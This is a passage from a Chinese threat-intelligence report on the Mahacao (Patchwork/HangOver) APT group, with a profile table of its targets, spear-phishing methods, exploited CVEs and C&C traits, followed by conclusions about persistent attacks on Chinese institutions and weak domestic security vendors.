攻击目标	人员	政府人员、行业专家、记者等
	行业、领域	科研教育、军事、政府机构、新闻媒体等
	国家	中国、巴基斯坦等
	地域	重点：北京、广东、福建
概况	幕后涉及的组织	南亚地区某个具备国家背景的攻击组织
	攻击者个人信息	
	规模	
	威胁等级	高（4）
	综合实力	高（4）
攻击手法	常用语言或语种	简体中文、英文
	攻击前导	鱼叉邮件（二进制可执行文件） 鱼叉邮件（文档型漏洞文件） 鱼叉邮件（恶意网址） 水坑攻击 即时通讯工具 社交网络
	0day 利用的情况	CVE-2013-3906
	漏洞利用种类	CVE-2014-4114、CVE-2012-0158 CVE-2012-4792、CVE-2012-0422 CVE-2014-1761、CVE-2015-1641 CVE-2010-3333、CVE-2013-3906
	针对操作系统	Windows Mac OS X Android

	横向移动	未知
	其他攻击方式	钓鱼网站攻击（社工类）
	RAT 种类	大类至少 7 种以上
攻击目的	破坏	无
	窃取	CC 指令 指定扩展名文件
行动持续时间	首次攻击时间	2009
	最近攻击时间	2016
	行动次数	4 次
	活跃度	非常活跃
C&C	C&C 域名属性	大量 whois 隐私保护，大多数在 NAME.COM 注册
	C&C 是否利用可信网站	可信网站 论坛
	是否存在动态域名	是

表 36 组织描述表

十一、 总结

在追日团队持续跟踪监控摩诃草组织，通过对该组织相关 TTPs 的研究分析，以及结合以往跟进或披露的 APT 组织或攻击行动，我们认为以下几点是值得大家关注的：

1. APT 攻击从未停歇

从 2013 年 Norman 安全公司将摩诃草组织（即 HangOver）曝光后，该组织并未因此停止相关攻击活动，尤其从 2015 年至 2016 年期间，相关攻击活动愈演愈烈。对摩诃草组织这四次攻击行动的分析，我们发现其攻击意图中主要的攻击目标和目的也都未发生改变，这也体现出幕后组织意志的坚定性和达到目标的决心。

另外，在跟进的 APT 组织或行动中，很多组织都不会因为一次攻击行动的暴露或失败而导致该组织停止活动或放弃目标，由于相关恶意代码、C&C 等暴露的确会给相关组织带来一定影响，如暂时的蛰伏，而一旦该组织在重新配备资源，调整好相关战术和技术后，就会立即发动新的攻击。比如我们之前披露的海莲花组织（APT-C-00），在我们披露后该组织有很短一段时间没有活跃，但很快又恢复了“生机”，相关攻击活动至今还很活跃。

我们认为这种从未停歇的攻击体现出 APT 本身的特性，从一定角度很好的解释了 APT 里 P（Persistent，持续性）的涵义。针对持续的威胁，没有一劳永逸的解决方法，与之能抗衡的就是需要我们从未停歇的对抗，持续的跟踪监控。

2. APT 攻击“不计成本”

虽然暂时没有直接的证据证实摩诃草组织是一个由国家支持的 APT 组织，但攻击过程中所使用的大量资源，都表明这不是一个人或一般组织能承受的攻击成本，除非幕后有一个强大的财团支持，另外，该组织相关攻击所表达出明确的意图和坚定的意志，这也不是个体所能达到的，结合这些客观现象，我们认为摩诃草更有可能是由一个国家背景长期支持的 APT 组织。

APT 组织是否会对一个目标发动攻击，主要取决于目标的价值，而不在于目标本身的强弱程度。目标本身防御的强弱只是决定了发动相应攻击所动用的资源，如是否采用 0day 漏洞，或使用一般钓鱼网站攻击即可达到效果，摩诃草组织很好的诠释了这一点 APT 特性，在资源使用方面，摩诃草组织基本是对目标所存在的所有受影响攻击面都会涉及考虑到，采用各种方式，从各个角度进行攻击。几乎是一种为达到目的，不择手段，不计成本的攻击方式。

相关攻击行动中使用了大量漏洞，其中至少包括一次 0day 漏洞使用，相关恶意代码非常繁杂。目前恶意代码 HASH 数量有 995 个，C&C 数量为 731 个，而且相关恶意代码会持续的迭代更新。载荷投递的方式，主要是以鱼叉邮件进行恶意代码的传播，另外会涉及少量水坑攻击，在最近一次攻击行动中基于即时通讯工具和社交网络也是主要的恶意代码投递途径。尤其是该组织选择了基于即时通讯工具这种高成本的攻击。除了基于恶意代码攻击，还会采用钓鱼网站，用一种纯粹社会工程学的攻击方法来达到目的。该组织主要除了针对 Windows 系统进行攻击，同时也会针对 Mac OS X 系统进行攻击，不仅如此，随着智能移动终端的普

及，针对 Android 的攻击也随之产生。

3. 中国是 APT 主要受害国

在今年我们发布的《2015 年中国高级持续性威胁（APT）研究报告》[23]中已经明确指出了中国是 APT 攻击的主要受害国，报告中“截至 2015 年 11 月底，360 威胁情报中心监测到的针对中国境内科研教育、政府机构等组织单位发动 APT 攻击的境内外黑客组织累计 29 个”，摩诃草组织就是这 29 个组织的其中之一。

摩诃草组织的主要攻击目标是中国，进一步主要针对中国科研教育和政府机构，其主要目的是窃取敏感数据情报。摩诃草组织也代表了以中国为攻击目标的 APT 组织一般所具有的特性：关注科研教育、政府机构，以窃取数据为目的。

在分析摩诃草组织过程中，我们发现在针对中国的攻击，从 2015 年第三方和第四次攻击行动中，针对中国的目标行业除了科研教育外，针对军事领域的相关攻击不断增加，尤其是关于南海争端等。也就是 APT 组织会紧密围绕政治、经济、科技、军工等热点领域及事件发动相关攻击。类似“一带一路”、“军民融合”等是除了摩诃草组织以外，也是如海莲花组织、APT-C-05、APT-C-12、APT-C-17 等这些组织重点关注的领域。

4. 国内能力型厂商依然缺位

摩诃草组织从 2009 年一直活跃至今，尤其在 2016 相关攻击更为活跃，另外海莲花组织、APT-C-05、APT-C-06、APT-C-12 等我们监控到的大部分 APT 组织都是类似，相关攻击从未停歇而且每次攻击行动都不会空手而归。在《2015 年中国高级持续性威胁（APT）研究报告》中指出针对中国的攻击，往往低成本的攻击就能达到攻击者的预期，而导致低成本入侵频频得手的主要原因还是由于相关被攻击目标防御薄弱。这是造成摩诃草组织在曝光披露后依然活跃的原因之一，但更主要的原因是检测欠缺和响应乏力，我们在本节之后的内容中会详细阐述。

针对每一次攻击，无论是安全机构还是被攻击目标都基本需要经过这几个步骤：监控发现、分析披露、通报告警、检测防御。从摩诃草、海莲花组织的相关攻击中，我们可以看到中国的大部分安全机构或被攻击目标单位相关环节和防护措施还是存在很多问题。

首先，在国内只有很少几家安全厂商能实现自主发现 APT 攻击，一般机构都是在国外安全厂商披露后进行跟进分析，比如摩诃草最早是由 Norman 安全公司披露。这一现象不单单在 APT 攻击事件，如其他重大安全事件和漏洞，都是类似。国内安全厂商基本基于国外披露的信息进行报告、预警提交给有关单位或部门，然后就已经“完成”了一次事件响应，关于后续的检测防御，基本就是基于公开的 IOC 来进行，然而被攻击目标单位也基本“认同”这一处置方式。

我们所说的能力型安全厂商，不仅需要完成上述跟踪国外厂商报告的能力，更重要的是依赖自身数据或客户数据对 APT 攻击进行独立发现、溯源与监测，进而对这些攻击进行披露，同时还能针对这些 APT 攻击为各类受害用户提供日常的检测与响应。

[23] https://ti.360.com/upload/report/file/2015.APT.Annual_Report.pdf

国内虽然号称能够检测 APT 的产品很多，但是真正能够发现、分析、溯源和防护高级威胁的安全产品依然很少，这和国内缺乏能力型安全厂商生存的空间有很大的关系。从过去360 威胁情报中心或安天实验室等能力型厂商已披露的 APT 组织或行动的监控来看，相关攻击在披露后，至今在各重要政府机构依然非常活跃，攻击中虽然新增了一些木马变种，但不可思议的是已知木马或 C&C 还很活跃。这很像是医生与患者之间的关系，专业医院告知患者伤口未愈，患者表示知晓，但服务于患者的家庭医生并未给予患者缝合治愈，甚至部分患者也未对未愈的伤口表示重视，最后的结果就是患者继续带伤前行，直至遍体鳞伤无力倒地。这种现象确实和国内安全能力型厂商缺乏其生存的空间有很大的关系。

与上述医患关系一样，我们都不希望看到这种结果。如果在现在的防护体系中，能够引入更多能力型厂商，更多能从监控发现到检测防御每个环节打通完善，形成良性的闭合循环，各类安全厂商与被攻击目标之间形成协同联动，即使我们无法提前知晓摩诃草组织何时卷土重来，也无法阻止摩诃草组织发起下一次攻击行动，但我们依然可以将后续的相关攻击拒之门外，让摩诃草的第五次攻击行动化为泡影。

5. 网络安全和信息化协同发展

习总书记在 2014 年 2 月 27 日下午主持召开中央网络安全和信息化领导小组第一次会议并发表重要讲话，其中强调：“网络安全和信息化是一体之两翼、驱动之双轮，必须统一谋划、统一部署、统一推进、统一实施。做好网络安全和信息化工作，要处理好安全和发展的关系，做到协调一致、齐头并进，以安全保发展、以发展促安全，努力建久安之势、成长治之业。”

从摩诃草、海莲花等的相关攻击行动中，我们除了可以看出被攻击目标本身防御薄弱以外，也暴露出相关信息化建设的不完善。在摩诃草组织的攻击中我们发现有大量攻击是通过第三方个人版本的即时通讯工具和社交网络为起初攻击入口来实施攻击，进一步攻击者所投放的钓鱼网站也是假冒的第三方个人免费邮箱，这也从侧面反映被攻击目标可能以个人免费邮箱作为常用联系工具。最后大多数 APT 组织在针对中国地区的鱼叉邮件攻击中，被攻击目标所接收邮件的邮箱往往是第三方个人免费邮箱，另外攻击者也习惯采用同类第三方免费邮箱进行载荷投递。

从《2015 年中国高级持续性威胁（APT）研究报告》中，我们可以了解到被攻击目标主要是集中在科研教育和政府机构等领域。这两类敏感重点行业领域更需要在建设初期就进行安全规划，特别是与互联网相关的个人和机构，避免将个人与工作的信息混杂，让攻击者找到潜在隐患的入口，最终导致机构被攻击渗透。2016 年 4 月 19 日，习近平总书记在网络安全和信息化工作座谈会上强调：“网络安全是整体的而不是割裂的”，进一步在对 APT 等高级威胁的对抗过程中，除了加强网络安全环节的建设，也需要与信息化建设统一谋划、统一部署、统一推进和统一实施。